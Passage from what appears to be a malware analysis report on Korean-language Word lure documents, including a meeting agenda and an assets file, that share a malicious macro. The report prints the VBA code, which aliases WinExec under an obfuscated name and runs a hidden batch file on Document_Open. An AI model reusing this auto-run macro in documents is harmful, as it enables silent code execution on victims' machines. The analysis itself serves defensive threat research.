



Figure 2. Assets and Liabilities Status.doc


[redacted]
파일
홈
삽입
디자인
페이지 레이아웃
참조
편지
검토
보기
디자인
레이아웃
로그인
Times New R
14
붙여넣기
클립보드
글꼴
단락
가나다Aa 표준
가나다Aa 간격 없음
가나다. 제목 1
스타일
편집
보안 경고 매크로를 사용할 수 없도록 설정했습니다.
콘텐츠 사용
회의자료
제3 차정기총회
▣성원 보고
▣개회 선언
▣국민 의례
▣의안 심의
• 제1 호 의안: 2021 년도 사업실적 및 결산(안) (+감사보고)
1/16 페이지
1350개 단어
영어(미국)
90 %




Figure 3. The 3rd Stakeholder Meeting.doc

Figure 4. Comparison of final modified date and time for Word files (Titles of files, from left: Assets and Liabilities Status.doc, The 3rd Stakeholder Meeting.doc, Regarding Quantity of Stakeholder.doc)

All three Word files used the same macro, and its feature matches those of the macro code in temp.doc that was introduced in the following blog post.

- Feature: run “C:\Users\Public\Documents\no1.bat”

```
Private Declare PtrSafe Function
NqBHp7qCwNnGUYNUeNUrpXNqBHp7qCwNnGUYNUeNUrpXVpyNeGEx8cxyXNqBHp7qCwNnGUYNUeNUrpXVpyNwqBwFxjyXqyXNqBHp7qCwNnGUYNUeN
Lib "kernel32" Alias "WinExec" (ByVal lpCmdLine As String, ByVal nCmdShow As Long) As Long Sub
Document_Open()
NqBHp7qCwNnGUYNUeNUrpXNqBHp7qCwNnGUYNUeNUrpXVpyNeGEx8cxyXNqBHp7qCwNnGUYNUeNUrpXVpyNwqBwFxjyXqyXNqBHp7qCwNnGUYNUeN
"C:\Users\Public\Documents\no1.bat", 0 End Sub
```

The one that runs “no1.bat” file seems to have been by a different Word file, not the collected file. As introduced in one of the past blog posts, it appears that this was created by the macro that prompts users to click Enable Macro button (see Figure 5).

